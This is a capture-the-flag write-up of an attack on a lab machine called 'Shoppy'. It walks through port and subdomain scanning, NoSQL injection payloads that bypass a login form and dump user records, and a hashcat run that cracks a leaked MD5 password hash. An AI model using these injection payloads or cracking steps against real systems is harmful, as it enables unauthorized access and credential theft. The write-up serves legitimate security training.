


Information Gathering

1) Found open ports

```
(vigneswar@VigneswarPC)-[~]
$ sudo nmap -sV 10.10.11.180 -p- --open --min-rate 1000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-27 19:41 IST
Nmap scan report for 10.10.11.180
Host is up (0.26s latency).
Not shown: 65529 closed tcp ports (reset), 3 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
80/tcp    open  http     nginx 1.23.1
9093/tcp  open  copycat?
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port9093-TCP:V=7.94SVN%I=7%D=3/27%Time=66042989%P=x86_64-pc-linux-gnu%r
SF:(GenericLines, 67, "HTTP/1.1\x20400\x20Bad\x20Request\r\nContent-Type:\x
SF:20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Ba
SF:d\x20Request")%r(GetRequest, 2A60, "HTTP/1.0\x20200\x20OK\r\nContent-Typ
SF:e:\x20text/plain;\x20version=0.0.4;\x20charset=utf-8\r\nDate:\x20Wed,
SF:\x2027\x20Mar\x202024\x2014:13:31\x20GMT\r\n\r\n#\x20HELP\x20go_gc_cycl
SF:es_automatic_gc_cycles_total\x20Count\x20of\x20completed\x20GC\x20cycle
SF:s\x20generated\x20by\x20the\x20Go\x20runtime\.\n#\x20TYPE\x20go_gc_cycl
SF:es_automatic_gc_cycles_total\x20counter\ngo_gc_cycles_automatic_gc_cycl
SF:es_total\x20\n#\x20HELP\x20go_gc_cycles_forced_gc_cycles_total\x20Coun
SF:t\x20of\x20completed\x20GC\x20cycles\x20forced\x20by\x20the\x20applicat
SF:ion\.\n#\x20TYPE\x20go_gc_cycles_forced_gc_cycles_total\x20counter\ngo_
SF:gc_cycles_forced_gc_cycles_total\x20\n#\x20HELP\x20go_gc_cycles_total_
SF:gc_cycles_total\x20Count\x20of\x20all\x20completed\x20GC\x20cycles\.\n#
SF:\x20TYPE\x20go_gc_cycles_total_gc_cycles_total\x20counter\ngo_gc_cycles
SF:_total_gc_cycles_total\x20\n#\x20HELP\x20go_gc_duration_seconds\x20A\x
SF:20summary\x20of\x20the\x20pause\x20duration\x20of\x20garbage\x20collect
SF:ion\x20cycles\.\n#\x20TYPE\x20go_gc_duration_seconds\x20summary\ngo_gc_
SF:duration_seconds{quantile=\"0\"}\x208\.8847e-05\ngo_gc_duration_seconds
SF:{quantile=\"0\.25\"}\x208\.8847e-05\ngo_gc_dur")%r(HTTPOptions, 2A60, "HT
SF:TP/1.0\x20200\x20OK\r\nContent-Type:\x20text/plain;\x20version=0.0.4
SF:;\x20charset=utf-8\r\nDate:\x20Wed, \x2027\x20Mar\x202024\x2014:13:33\x2
SF:0GMT\r\n\r\n#\x20HELP\x20go_gc_cycles_automatic_gc_cycles_total\x20Coun
SF:t\x20of\x20completed\x20GC\x20cycles\x20generated\x20by\x20the\x20Go\x2
SF:0runtime\.\n#\x20TYPE\x20go_gc_cycles_automatic_gc_cycles_total\x20coun
SF:ter\ngo_gc_cycles_automatic_gc_cycles_total\x20\n#\x20HELP\x20go_gc_cy
```

2) Checked the website



3) Found a subdomain


```
(vigneswar@VigneswarPC)~$ ffuf -w /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt -u "http://10.10.11.180" -H "Host: FUZZ.shoppy.htb" -fs 169 -t 250

v2.1.0-dev

:: Method      : GET
:: URL         : http://10.10.11.180
:: Wordlist     : FUZZ: /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt
:: Header      : Host: FUZZ.shoppy.htb
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 250
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter      : Response size: 169

mattermost [Status: 200, Size: 3122, Words: 141, Lines: 1, Duration: 377ms]
```

4) Checked the page





Mattermost :

Mattermost is an open-source, self-hostable online chat service with file sharing, search, and integrations. It is designed as an internal chat for organisations and companies, and mostly markets itself as an open-source alternative to Slack and Microsoft Teams.

[Wikipedia](#)

Developer: [Mattermost, Inc.](#)

Initial release: October 2, 2015; 8 years ago

Written in: [Go](#), [JavaScript](#)

People also search for

[View 10+ more](#)




Slack



Zulip




Rocket.Cha



GitLab

5) Found a login page



Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre> 1 POST /login HTTP/1.1 2 Host: shoppY.htb 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/json 8 Content-Length: 51 9 Origin: http://shoppY.htb 10 Connection: close 11 Referer: http://shoppY.htb/login 12 Cookie: rL_user_id= RudderEncrypt%3AU2FsdGVkX18tZYLkx1%2FyzrfSxAf8LmEdoRRMtCPbCaLoa5ayF2yMazLOAOLhUKh8; rL_anonymous_id= RudderEncrypt%3AU2FsdGVkX1%2BeRaP00o1p1H0byE9tV30Bja0Lgkw3YcTYas6wMS1G1DnPHug3H8wXmXTVg78DeWqF qhm7q54m4Q%3D%3D; rL_group_id=RudderEncrypt%3AU2FsdGVkX1%2BPsmzRRlc3Yj8J7E6oHLj2gmKZnyryi28%3D ; rL_trait=RudderEncrypt%3AU2FsdGVkX1%2BzBVipLLqxC8DwwPvDcZIja2C%2B1bIcBfQ%3D; rL_group_trait= RudderEncrypt%3AU2FsdGVkX188mYU2zGo43IsGSfKGnycjXwyyaZkbAb0%3D 13 Upgrade-Insecure-Requests: 1 14 15 { 16 "username": "admin", 17 "password": "password" 18 }</pre>				<pre> 1 HTTP/1.1 302 Found 2 Server: nginx/1.23.1 3 Date: Wed, 27 Mar 2024 15:39:56 GMT 4 Content-Type: text/html; charset=utf-8 5 Content-Length: 102 6 Connection: close 7 Location: /login?error=WrongCredentials 8 Vary: Accept 9 10 <p> Found. Redirecting to /login?error=WrongCredentials </p></pre>			

Vulnerability Assessment

1) The page is vulnerable to nosql injection

Request

PrettyRawHex

1POST /login HTTP/1.1

2Host: shoppy.htb

3User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0

4Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

5Accept-Language: en-US,en;q=0.5

6Accept-Encoding: gzip, deflate, br

7Content-Type: application/x-www-form-urlencoded

8Content-Length: 39

9Origin: http://shoppy.htb

10Connection: close

11Referer: http://shoppy.htb/login

12Cookie: r_l_user_id=RudderEncrypYt3AUZFsDvGkXl18TzLxk1%zfYrSxAf8LnEdoRPMtCPbCaLoaSAYFzMaZLOALlKhH8;

r_l_anonymous_id=RudderEncrypYt3AUZFsDvGkXl1%2B8eRaP000lp1HobYE9TV30BJaolgKw3cTYas6MS1G1DnPHug3B8wXmTgV78DeWqFqh7m7s4s4BQ3O%3D; r_l_group_id=RudderEncrypYt3AUZFsDvGkXl1%2B8pmzRCj3y8J7E6oHLj2gnkZnyryi28%3D; r_l_trait=RudderEncrypYt3AUZFsDvGkXl1%2Bz8v1pLLqxCBdwwPdcZIja2C%2B1btcbfQ%3D; r_l_group_trait=RudderEncrypYt3AUZFsDvGkXl18mmU2Go43TSGSFKGnycyXwyYaZbaB0%3D

Upgrade-Insecure-Requests: 1

13

14

15username= || 1==1&&password=password

Response

PrettyRawHexRender

1HTTP/1.1 302 Found

2Server: nginx/1.23.1

3Date: Wed, 27 Mar 2024 16:17:08 GMT

4Content-Type: text/html; charset=utf-8

5Content-Length: 56

6Connection: close

7Location: /admin

8Vary: Accept

9Set-Cookie: connect.sid=s%3AwdZMJh4EKl-zS1sgzh9rcrkMoiT3kt.wOPdrQnbmbvlw4hdgdAyRFocukTojgtugPB3XhZjLo0; Path=/; HttpOnly

10

<p>

Found. Redirecting to

/admin

</p>

Inspector

Request attributes

2

Request query parameters

0

Request body parameters

2

Request cookies

5


Request headers

12

Response headers

8

Exploitation



The screenshot shows a Mozilla Firefox browser window. The address bar displays the URL `shoppy.htb/exports/export-search.json`. Below the address bar, there is a navigation bar with links to various resources: Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. The main content area shows the JSON data for the file. The JSON is displayed in a light blue background with a sidebar on the left containing tabs for 'JSON', 'Raw Data', and 'Headers'. The JSON content is as follows:

```
{  "_id": "62db0e93d6d6a999a66ee67a",  "username": "admin",  "password": "23c6877d9e2b564ef8b32c3a23de27b2"}
```

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre> 1 GET /admin/search-users?username=toto%20%27c%7c%201%3d%3d1%20%00 HTTP/1.1 2 Host: shoppy.htb 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Connection: close 8 Referer: http://shoppy.htb/admin/search-users?username=admin 9 Cookie: rl_user_id= RudderEncrypt%3AU2FsdGVkX1%2Byhb2HZ970wyFokg80DIqA73BCVMORa%2FBSuIYtCjdsYRWNBICaw%2F9b; rl_anonymous_id= RudderEncrypt%3AU2FsdGVkX1%2Bm6BY30JzS7s%2B8e1gtsySLZZKcHwfpITKtjWOMc1%2BICz6I63X1HAFKKdXBPhKh VF6galgystGQ%3D%3D; rl_group_id= RudderEncrypt%3AU2FsdGVkX1%2BcIbXesk1Sku8SxCZhJMOjnBpQMTUCf%2FA%3D; rl_trait= RudderEncrypt%3AU2FsdGVkX1%2BmLzrzrWKHTsCZCRCUUzWzS3INACTS7M%3D; rl_group_trait= RudderEncrypt%3AU2FsdGVkX1%2B8sLcd1U4gnAe%2F9nnAI9PGPEUAIUrgPPwPk%3D; connect.sid= s%3AejdafLBjMVS6cMqRghrlqmLEQJFwp7pY.1zpICloVSxq5SEgGdjKZ4QyM7yXgKfpECHgDEWqA 10 Upgrade-Insecure-Requests: 1 11 12 </pre>				<pre> 38 </div> 39 </nav> 40 <div class="d-flex flex-column" id="content-wrapper"> 41 <div id="content"> 42 <div class="container-fluid"> 43 <div class="d-sm-flex justify-content-between align-items-center mb-4" style=" margin: 36px 0px 0px 0px;"> 44 <h3 class="text-dark mb-0"> Search for users in Shoppy App </h3> 45 </div> 46 </div> 47 <div> 48 <form class="d-none d-sm-inline-block me-auto ms-md-3 my-2 my-md-0 mw-100 navbar-search"> 49 <div class="input-group"> <input class="bg-dark form-control border-0 small" type="text" name="username" placeholder="Search for ..."> </div> 50 </form> 51 </div> 52 53 54 <i class="far fa-file fa-sm text-white-50"> </i> &nbsp; Download export 55 56 </div> 57 </div> 58 </div> 59 <script src=../assets/bootstrap/js/bootstrap.min.js"> 60 </script> 61 <script src=../assets/js/script.min.js"> </script> 62 </body> </pre>			

Response			
Pretty	Raw	Hex	Render
<pre> 1 HTTP/1.1 200 OK 2 Server: nginx/1.23.1 3 Date: Wed, 27 Mar 2024 16:29:54 GMT 4 Content-Type: application/json; charset=UTF-8 5 Content-Length: 200 6 Connection: close 7 Accept-Ranges: bytes 8 Cache-Control: public, max-age=0 9 Last-Modified: Wed, 27 Mar 2024 16:29:04 GMT 10 ETag: W/"c8-18e80be611d" 11 12 [{ "_id": "62db0e93d6d6a999a66ee67a", "username": "admin", "password": "23c6877d9e2b564ef8b32c3a23de27b2" }, { "_id": "62db0e93d6d6a999a66ee67b", "username": "josh", "password": "6ebcea65320589ca4f2f1ce039975995" }] </pre>			

3) Cracked the hash

```

(vigneswar@VigneswarPC)~$ hashcat -m 0 '6ebcea65320589ca4f2f1ce039975995' /usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 5.0+debian Linux, None+Asserts, RELOC, SPIR, LLVM 16.0.6, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
=====
* Device #1: cpu-haswell-Intel(R) Core(TM) i5-9300H CPU @ 2.40GHz, 1413/2890 MB (512 MB allocatable), 8MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

```

```

Dictionary cache hit:
* Filename..: /usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384


6ebcea65320589ca4f2f1ce039975995:remembermethisway

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 0 (MD5)
Hash.Target.....: 6ebcea65320589ca4f2f1ce039975995
Time.Started....: Wed Mar 27 22:01:53 2024 (1 sec)
Time.Estimated...: Wed Mar 27 22:01:54 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 1623.7 kH/s (0.14ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 813056/14344384 (5.67%)
Rejected.....: 0/813056 (0.00%)
Restore.Point....: 811008/14344384 (5.65%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: reynalds -> red615

